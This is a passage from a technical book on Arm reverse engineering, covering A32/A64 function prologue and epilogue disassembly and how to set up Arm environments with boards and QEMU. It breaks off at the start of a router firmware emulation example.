
00000026 <main>:
26: b580          push   {r7, lr}
28: b084          sub    sp, #16
2a: af00          add    r7, sp, #0
2c: 6078          str    r0, [r7, #4]
2e: 6039          str    r1, [r7, #0]
30: 2203          movs   r2, #3
32: 2102          movs   r1, #2
34: 2001          movs   r0, #1
36: f7ff fffe    bl    0 <sum>
3a: 60f8          str    r0, [r7, #12]
3c: 2300          movs   r3, #0
3e: 4618          mov    r0, r3
40: 3710          adds   r7, #16
42: 46bd          mov    sp, r7
44: bd80          pop    {r7, pc}

```

Let's break it down into smaller parts and look at the function prologues and epilogues. The prologue of `main` pushes both the `R7` and `LR` on the stack. It then updates the stack pointer `SP` to make room for local variables and adjusts `R7` to the current stack frame. After this setup, the arguments passed to this subroutine are stored on the stack, as shown in [Figure 8.17](#), and loaded back into argument registers for the `sum` function call.

Lower Addresses

```
00000506 <main>:  
(0) push {r7, lr}  
(1) sub sp, #16  
(2) add r7, sp, #0  
(3) str r0, [r7, #4]  
      str r1, [r7, #0]  
  
      movs r2, #3  
      movs r1, #2  
      movs r0, #1  
      bl sum
```



Higher Addresses

Figure 8.17: Function prologue illustration

```
00000574 <func1>:  
574:    e92d4800      push   {fp, lr}  
578:    e28db004      add    fp, sp, #4  
57c:    e24dd010      sub    sp, sp, #16  
580:    e50b0010      str    r0, [fp, #-16]  
584:    e50b1014      str    r1, [fp, #-20] ; 0xfffffffffec  
588:    e51b1010      ldr    r1, [fp, #-16]  
58c:    e51b0014      ldr    r0, [fp, #-20] ; 0xfffffffffec  
590:    ebffffeb      bl    544 <func2>  
594:    e50b0008      str    r0, [fp, #-8]  
598:    e51b3008      ldr    r3, [fp, #-8]  
59c:    e1a03083     lsl    r3, r3, #1  
5a0:    e1a00003     mov    r0, r3  
5a4:    e24bd004      sub    sp, fp, #4  
5a8:    e8bd8800      pop   {fp, pc}
```

When `sum` is called, only `R7` is pushed on the stack. This is because `sum` is a leaf function and does not perform another subroutine call. As illustrated in [Figure 8.18](#), `SP` and `R7` are adjusted for the current stack frame, and the passed arguments are stored on the stack. The argument values are then loaded into different registers that are used for the addition, and the result is copied into `R0`. The epilogue adjusts the `SP` to its original value, and the `R7` value is restored from the stack before the subroutine returns to its caller with a branch to `LR`.




Figure 8.18: Stack frame adjustment

The program continues in the *main* function, stores the result on the stack, sets register *R0* to 0, adjusts *R7* and *SP*, and returns to the

caller function by setting `PC` to the saved return address using a `POP` instruction. See [Figure 8.19](#).


Lower Addresses

00000506 <main>:

```
push {r7, lr}
sub sp, #16
add r7, sp, #0
str r0, [r7, #4]
str r1, [r7, #0]

movs r2, #3
movs r1, #2
movs r0, #1
bl sum

(0) str r0, [r7, #12]
      movs r3, #0
      mov r0, r3
(1) adds r7, #16
      mov sp, r7
(2) pop {r7, pc}
```



Higher Addresses

Figure 8.19: Function epilogue

Although the example we just covered is A32, the logic is very similar to A64 function prologues and epilogues.

Disassembly of section .text:

```
0000000000000000 <sum>:  
 0: d10083ff      sub    sp, sp, #0x20  
 4: b9000fe0      str    w0, [sp, #12]  
 8: b9000be1      str    w1, [sp, #8]  
 c: b90007e2      str    w2, [sp, #4]  
10: b9400fe1      ldr    w1, [sp, #12]  
14: b9400be0      ldr    w0, [sp, #8]  
18: 0b000020      add    w0, w1, w0  
1c: b94007e1      ldr    w1, [sp, #4]  
20: 0b000020      add    w0, w1, w0  
24: b9001fe0      str    w0, [sp, #28]  
28: b9401fe0      ldr    w0, [sp, #28]  
2c: 910083ff      add    sp, sp, #0x20  
30: d65f03c0      ret  
  
0000000000000034 <main>:  
34: a9bd7bfd      stp    x29, x30, [sp, #-48]!  
38: 910003fd      mov    x29, sp  
3c: b9001fe0      str    w0, [sp, #28]  
40: f9000be1      str    x1, [sp, #16]  
44: 52800062      mov    w2, #0x3  
// #3  
48: 52800041      mov    w1, #0x2  
// #2  
4c: 52800020      mov    w0, #0x1  
// #1  
50: 94000000      bl     0 <sum>  
54: b9002fe0      str    w0, [sp, #44]  
58: 52800000      mov    w0, #0x0  
// #0  
5c: a8c37bfd      ldp    x29, x30, [sp], #48  
60: d65f03c0      ret
```

If you want to see what the disassembly of a program looks like with different compilers and compiler versions, you can use the Compiler Explorer [Godbolt.org](https://www.godbolt.org).⁴ It highlights individual code sections and displays the equivalent disassembly in their respective colors. See [Figure 8.20](#).

COMPILER EXPLORER Add... More intel Share Policies Other

C++ source #1 X armv8-a clang 11.0.1 (C++, Editor #1, Compiler #1) X

A C++ Output... Filter... Libraries + Add new... / Add tool...

```

1 int sum(int a, int b, int c){
2
3     int result;
4     result = a + b + c;
5     return result;
6 }
7
8 int main(int argc, char *argv[]){
9
10    int total;
11    total = sum(1, 2, 3);
12 }
13

```

armv8-a clang 11.0.1 Compiler options...

```

1 sum(int, int, int): // @sum(int, int, int)
2     sub sp, sp, #16 // =16
3     str w0, [sp, #12]
4     str w1, [sp, #8]
5     str w2, [sp, #4]
6     ldr w8, [sp, #12]
7     ldr w9, [sp, #8]
8     add w8, w8, w9
9     ldr w9, [sp, #4]
10    add w8, w8, w9
11    str w8, [sp]
12    ldr w0, [sp]
13    add sp, sp, #16 // =16
14    ret
15 main: // @main
16    sub sp, sp, #48 // =48
17    stp x29, x30, [sp, #32] // 16-byte Folded Spill
18    add x29, sp, #32 // =32
19    stur w0, [x29, #-4]
20    str x1, [sp, #16]
21    mov w0, #1
22    mov w1, #2
23    mov w2, #3
24    bl sum(int, int, int)
25    str w0, [sp, #12]
26    mov w8, wZR
27    mov w0, w8
28    ldp x29, x30, [sp, #32] // 16-byte Folded Reload
29    add sp, sp, #48 // =48
30    ret

```

Figure 8.20: Screencap of [Godbolt.org](https://www.godbolt.org)

Notes

- 1** developer.arm.com/architectures/system-architectures/software-standards/abi
- 2** github.com/ARM-software/u-boot/blob/master/arch/arm/include/asm/global_data.h
- 3** Procedure Call Standard for the Arm Architecture, 5.1 Fundamental Data Types (IHI 0042J)
- 4** Compiler Explorer: [godbolt.org](https://www.godbolt.org).

Part II

Reverse Engineering

In the first part of this book, you learned about the fundamentals of ELF file formats and the Arm architecture with its different instruction sets. With this knowledge, you should now be able to disassemble real Arm binaries and understand their underlying assembly language.

The second part of this book provides you with the knowledge necessary to reverse engineer Arm binaries and introduces you to the tools you can use during your analysis. The first chapter of this second part provides a brief overview of Arm environments. This is followed by chapters on static analysis and dynamic analysis, as well as a bonus chapter on how to analyze malware running on M1/M2 Macs.

CHAPTER 9

Arm Environments

Static analysis of Arm binaries typically doesn't require a full Arm environment. Disassemblers such as Ghidra and IDA, for example, will happily analyze Arm binaries while running on non-Arm machines because they know how to interpret and show the disassembled machine code inside those binaries. But what happens when we want to run those Arm programs in the context of dynamic analysis? For this, we will need to set up and run those Arm executables inside an Arm-based environment.

When setting up an Arm environment, we generally have three options. The first is obvious: we can use a local environment on physical Arm hardware like an Arm-based laptop, server, or dedicated Arm board. Until recently, researchers had to purchase dedicated Arm boards, with the Raspberry Pi surfacing as the most affordable option. That changed over the past few years, as laptops and servers with Arm chipsets become increasingly common.

Championed by the release of Apple's custom-built M1 chip, the majority of Mac devices are now based on the Arm architecture.

The second option is to use an emulator. Using emulators such as QEMU, we can create a *virtual* Arm environment capable of decoding and executing Arm programs entirely in software. Our target binary can be run inside this virtualized environment, unaware that its Arm CPU is implemented in software running on a CPU based on a completely different architecture.

The third option is to use a cloud-based Arm environment, such as the EC2 A1 instances hosted on Amazon Web Services (AWS).¹ In 2020, AWS launched EC2 C6g and R6g instances powered by its custom-built Graviton2² server processor, which is using the Armv8-

A architecture. Using cloud instances is the most affordable way to create an Arm environment for testing and research.

Each of these three options comes with its own trade-offs, and the right choice for you will depend on your use case. For example, if you don't have access to your own Arm-based hardware, don't want to purchase a new Arm-based machine, and just want to execute a simple Arm program, software emulation will likely be sufficient. By contrast, if you need raw performance, such as when “fuzzing” programs to look for software vulnerabilities, the performance cost of a fully emulated CPU will probably drive your decision toward needing physical hardware. And even there, the choice of cloud-based versus local testing will depend on your expected workloads and whether you want to buy and manage the hardware yourself versus a “pay-as-you-go” model.

Arm Boards

The most straightforward way to run Arm programs is on a physical Arm device, such as an Arm board. These boards combine an Arm processor with the essential components of a computer, such as memory and a few output peripherals, to build up a full Arm environment. There is an intimidatingly large array of different Arm boards to pick from, each with different price ranges, microarchitectures, architectures, and associated peripherals the board provides.³

There is also a big difference between a consumer board and a development board. Development boards are inherently more expensive since they provide an environment for the development of SoC designs, as well as software and hardware applications with access to more feature-rich debugging options and peripherals. The Junor2 ARM Development Platform,⁴ for example, is a development platform for Armv8-A kernel and tool development and is based on Cortex® A72 and A53 MPCore™ multicore processor clusters.

While the Juno board is on the expensive end of the spectrum, more affordable options exist for other use cases. The Hikey 960,⁵ for example, comes with the Huawei Kirin 960 processor with four Arm Cortex-A73 and four Arm Cortex-A53 cores and was the first Arm 64-bit development board to be officially supported in the Android Open-Source Project (AOSP). Although the Hikey board is still a useful tool, development efforts in AOSP have started to shift focus to newer boards, such as the DragonBoard 820c⁶ based on the Armv8-A compliant Qualcomm® Snapdragon™ 820E SoC.

Depending on when you are reading this book, newer and more powerful development boards might already exist. For this reason, make sure to compare and check for AOSP support before you decide to purchase a board for AOSP kernel and driver development and testing.

When picking an Arm board, think about the purpose you need it to accomplish. There are many more examples of development boards made for specific development purposes and with different processor architectures based on different microarchitectures and architectures.

The best-known consumer Arm board is undoubtably the Raspberry Pi, developed by the Raspberry Pi Foundation.⁷ Originally developed as a basic low-cost Arm computer for teaching computer science, the Pi is a low-cost, but still remarkably powerful, stand-alone Arm platform—easily capable of taking on general-purpose tasks such as running a full desktop environment.

The latest version of the Pi is the Raspberry Pi 4 Model B.⁸ This board incorporates a powerful quad-core Armv8-A Cortex-72 processor, 2–8GB of RAM, and integrated dual-band 802.11ac wireless networking, gigabit Ethernet, Bluetooth 5.0, multiple USB 3.0 and USB 2.0 ports, support for dual-monitor 4K output, and

hardware-accelerated video graphics and video decoding all built into the same board.

Setting up a Raspberry Pi 4 Model B is straightforward and involves setting up a MicroSD with an operating system. The default operating system for the Pi is *Raspberry Pi OS* (formerly *Rasbian*), which is itself based on Debian Linux,⁹ but other distributions can be used as long as they are compatible with the hardware and processor architecture of the board, e.g., Ubuntu¹⁰ or FreeBSD.¹¹

The initial setup requires a monitor, keyboard, and mouse. Once the OS has booted up and you have access to a terminal, you can configure SSH access to log in remotely or can start working locally.

Another common consumer Arm board is the ROCK64¹² based on a Rockchip RK3399 SOC,¹³ which contains a dual-core Cortex-A72 and quad-core Cortex-A53 with separate NEON coprocessor and with an ARM Mali-T864 GPU.

The Arm board you choose depends on your specific use case and, most important, the processor architecture you are looking for. If you are planning to execute binaries compiled for the Armv8-A architecture, you need look for a board that supports that architecture. An Armv7-A board won't be able to natively run Arm 64-bit binaries, since this is a 32-bit instruction set architecture.

Emulation with QEMU

Often, when reverse engineering Arm binaries, buying and setting up a full physical Arm environment can feel like unnecessary overhead. This is especially the case if our primary computer is not already Arm-based and if we don't need the raw performance to perform CPU-intensive tasks. There are many use cases for emulating an Arm environment. One of the big advantages is the flexibility to boot different types of CPU cores and processor architectures. The most popular processor emulator that can be used to create this virtual

environment is QEMU, a free and open-source machine emulator and virtualizer that can run on Linux, macOS, and Windows.^{[14](#)} QEMU supports two main “flavors” of emulation: *full system emulation* and *user-mode emulation*.

In its *full system emulation* mode, QEMU creates a complete stand-alone “virtual machine.” This VM emulates the Arm CPU alongside dozens of virtualized peripherals, such as hard drives, networking adapters, input devices, and so on. We can then install an operating system onto this VM, copy our test binary to it, and then execute it inside this virtualized Arm environment.

Full system emulation has its benefits, especially if the software you want to run needs a dedicated environment (e.g., firmware emulation) or needs to perform dynamic analysis of malicious software. If you only want to play around with Arm assembly, test nonmalicious Arm binaries, or perform simple debugging tasks and don't need a full system emulation, QEMU provides another mode of operation: *user-mode emulation*.

QEMU User-Mode Emulation

When performing *user-mode emulation*, QEMU runs a single binary compiled for a different architecture than the one supported by your host system, e.g., AArch64 running on x86_64. Under the hood, QEMU can emulate an Arm processor by decoding and running each Arm instruction in software. System calls issued by the program are intercepted and sent to the host system, allowing the program to seamlessly interact with the rest of the system.

In this example, the host OS is an Ubuntu 20.04.1 LTS running on an x86_64 processor architecture. We will set up the user-mode emulation to run binaries compiled for Arm 32-bit and Arm 64-bit architectures. Let's first install the following packages:

```
user@ubuntu:~$ sudo apt install qemu-user qemu-user-static
```

For the Arm 32-bit, we need binary utilities for Arm and an Arm-compatible GCC version.

```
user@ubuntu:~$ sudo apt install gcc-arm-linux-gnueabihf  
binutils-arm-linux-gnueabihf binutils-arm-linux-gnueabihf-dbg
```

For AArch64, install the following:

```
user@ubuntu:~$ sudo apt install gcc-aarch64-linux-gnu  
binutils-aarch64-linux-gnu binutils-aarch64-linux-gnu-dbg
```

Now that we have installed QEMU, let's compile a simple program for AArch64 and run it on an Intel-based x64 Linux host using QEMU's user-mode emulation. The code for our test program is given in the following two lines, saved as `hello64.c`:

```
#include <stdio.h>  
int main(void) { return printf("Hello, I am an ARM64  
binary!\n"); }
```

We can now cross-compile this program with the AArch64 version of GCC to create a static executable:

```
user@ubuntu:~$ aarch64-linux-gnu-gcc -static -o hello64  
hello64.c
```

The following quick test shows that our host system is an x64-based Ubuntu machine and that our binary was correctly compiled into an Arm AArch64 executable:

```
user@ubuntu:~$ uname -a  
Linux ubuntu 5.4.0-58-generic #64-Ubuntu SMP Wed Dec 9  
08:16:25 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux  
  
user@ubuntu:~$ file hello64  
hello64: ELF 64-bit LSB executable, ARM aarch64, version 1  
(GNU/Linux), statically linked,  
BuildID[sha1]=66307a9ec0ecfdcb05002f8ceecd310cc6f6792e, for
```

GNU/Linux 3.7.0, not stripped

We can now run this binary directly using QEMU's *user-mode emulation*:

```
user@ubuntu:~$ qemu-aarch64 ./hello64
Hello, I am an ARM64 binary!
```

Here, QEMU's *user-mode emulation* takes the Arm binary and emulates it directly, processing and running each Arm instruction in software. When our virtualized Arm program tries to invoke the *write* system call to write the message to the console, it does so by using the Arm-based *syscall* interface. QEMU seamlessly intercepts this request and translates it into an equivalent system call for our x64 Ubuntu, causing the program to print the message to the console.

In our previous command line, we invoked QEMU's user-mode emulation directly via *qemu-aarch64*, but QEMU has another trick up its sleeve. We can also run this binary directly from the command line, as shown here:

```
user@ubuntu:~$ ./hello64
Hello, I am an ARM64 binary!
```

You might be wondering what is happening here or think this is a mistake. How is it possible that our x64 Linux suddenly knows how to run an Arm binary? The secret here comes from the *qemu-user-binfmt* package. If we look inside the */proc/sys/fs/binfmt_misc* file, we can see where the magic comes from.

```
user@ubuntu:/proc/sys/fs/binfmt_misc$ cat qemu-aarch64
enabled
interpreter /usr/bin/qemu-aarch64-static
flags: OCF
offset 0
magic 7f454c46020101000000000000000000200b700
```

```
mask ffffffffffffff00fffffffffffffeffff
```

This file tells the Linux kernel how to interpret files that match a given signature. In this case, the signature corresponds to an ELF file whose header sets the `e_machine` field to `EM_AARCH64` (0xb7). If a matching file is executed, Linux will start the corresponding interpreter, in this case the AArch64 user-mode emulation program, which will then run the program. The same logic applies to 32-bit binaries.

```
user@ubuntu:~$ arm-linux-gnueabihf-gcc -static -o hello32 hello32.c
user@ubuntu:~$ ./hello32
Hello, I am an ARM32 binary!
```

For dynamically linked executables, we can supply the path of the ELF interpreter and libraries via the command line option `-L`.

```
user@ubuntu:~$ aarch64-linux-gnu-gcc -o hello64dyn hello64.c
user@ubuntu:~$ qemu-aarch64 -L /usr/aarch64-linux-gnu
./hello64dyn
Hello, I'm executing ARM64 instructions!
```

For Arm 32-bit binaries, it looks like this:

```
user@ubuntu:~$ arm-linux-gnueabihf-gcc -o hello32 hello32.c
user@ubuntu:~$ qemu-arm -L /usr/arm-linux-gnueabihf ./hello32
Hello, I am an ARM32 binary!
```

Now that we know how to compile code for the Arm architecture and run it on an `x86_64` host, let's try this with assembly source code. Suppose we want to assemble the following Arm 64-bit assembly program:

```
.section .text
.global _start

_start:
    mov      x0, #1
```

```

ldr      x1, =msg
ldr      x2, =len
mov      w8, #64
svc      #0

mov      x0, #0
mov      w8, #93
svc      #0

msg:
.ascii "Hello, ARM64!\n"
len = . - msg

```

Since the native assembler and linker does not understand Arm assembly, we need to use the AArch64 version we previously installed.

```

user@ubuntu:~$ aarch64-linux-gnu-as asm64.s -o asm64.o
user@ubuntu:~$ aarch64-linux-gnu-ld asm64.o -o asm64
user@ubuntu:~$ ./asm64
Hello, ARM64!

```

For 32-bit binaries, we can use the following code for testing:

```

.section .text
.global _start

_start:
    mov      r0, #1
    ldr      r1, =msg
    ldr      r2, =len
    mov      r7, #4
    svc      #0

    mov      r0, #0
    mov      r7, #1
    svc      #0

msg:
.ascii      "Hello, ARM32!\n"
len = . - msg

```

After assembling and linking it with the `arm-linux-gnueabihf-*` utility, we can execute it on the host system.

```
user@ubuntu:~$ arm-linux-gnueabihf-as asm32.s -o asm32.o
user@ubuntu:~$ arm-linux-gnueabihf-ld -static asm32.o -o
asm32
user@ubuntu:~$ ./asm32
Hello, ARM32!
```

QEMU Full-System Emulation

QEMU is a powerful emulator with a large set of features and options that are documented in the QEMU System Emulation user's guide.¹⁵ There are many ways to go about the system emulation. It is possible to manually create an image, boot an ISO image and configure the installation, or use a prebuilt image. Since the command-line options constantly change and sometimes even get deprecated, it is not possible to create a timeless tutorial on the setup. For this reason, we will look at only one quick example taken from the official Debian Wiki page and use a prebuilt Debian image.¹⁶

```
user@ubuntu:~$ wget
https://cdimage.debian.org/cdimage/openstack/current/debian-
<VERSION>-arm64.qcow2
```

The packages we need for this emulation are as follows:

```
user@ubuntu:~$ sudo apt-get install qemu-utils qemu-efi-
aarch64 qemu-system-arm
```

The Arm64Qemu guide¹⁷ on the Debian website suggests mounting the image and adding the SSH key before first boot. However, in some cases the user directory does not yet exist on the prebuilt image and is automatically created when the image is booted up for the first time. For this reason, let's start the system emulation before adding the key.

```
user@ubuntu:~$ qemu-system-aarch64 -m 2G -M virt -cpu max \
-bios /usr/share/qemu-efi-aarch64/QEMU_EFI.fd \
-nographic \
-drive if=none,file=debian-<VERSION>-arm64.qcow2,id=hd0 \
-device virtio-blk-device,drive=hd0 \
-device e1000,netdev=net0 -netdev
user,id=net0,hostfwd=tcp:127.0.0.1:5555-:22
```

Once the image has booted, you will notice that you cannot log in. Shut down the emulation and run the following commands to add your SSH key that you will use for the login:

```
user@ubuntu:~$ sudo modprobe nbd
user@ubuntu:~$ sudo qemu-nbd -c /dev/nbd0 debian-<VERSION>-
arm64.qcow2
user@ubuntu:~$ sudo mount /dev/nbd0p2 /mnt
user@ubuntu:~$ ssh-add -L>
/mnt/home/debian/.ssh/authorized_keys
user@ubuntu:~$ sudo umount /mnt
user@ubuntu:~$ sudo qemu-nbd -d /dev/nbd0
```

Then, boot the system up again and SSH into it.

```
user@ubuntu:~$ ssh debian@127.0.0.1 -p 5555
```

Once you successfully SSHed into your QEMU environment, you can treat it like your own little Arm environment and install tools like you would on your host system.

If you need to emulate an older Arm environment, such as a Debian Armv7-A, you need to download the appropriate images.[18](#)

Firmware Emulation

Emulating router firmware is one of the use cases for QEMU full-system emulation. If you are a security researcher and want to delve into router firmware, you can dynamically analyze its services on your own system to debug potential vulnerabilities. Let's look at an example and emulate router firmware from scratch.

In this example, you will learn how to emulate the Tenda AC6 router firmware inside your QEMU emulation. The first step is to fetch the firmware. Many vendors let you download firmware versions from their website; other times you would need to extract it from the device itself. Once you downloaded the firmware package, you need to unpack and extract the binary with binwalk.¹⁹

```
user@ubuntu:~$ wget https://down.tendacn.com/uploadfile/AC6/US_AC6V1.0BR_V15.03.05.16_multi_TD01.rar
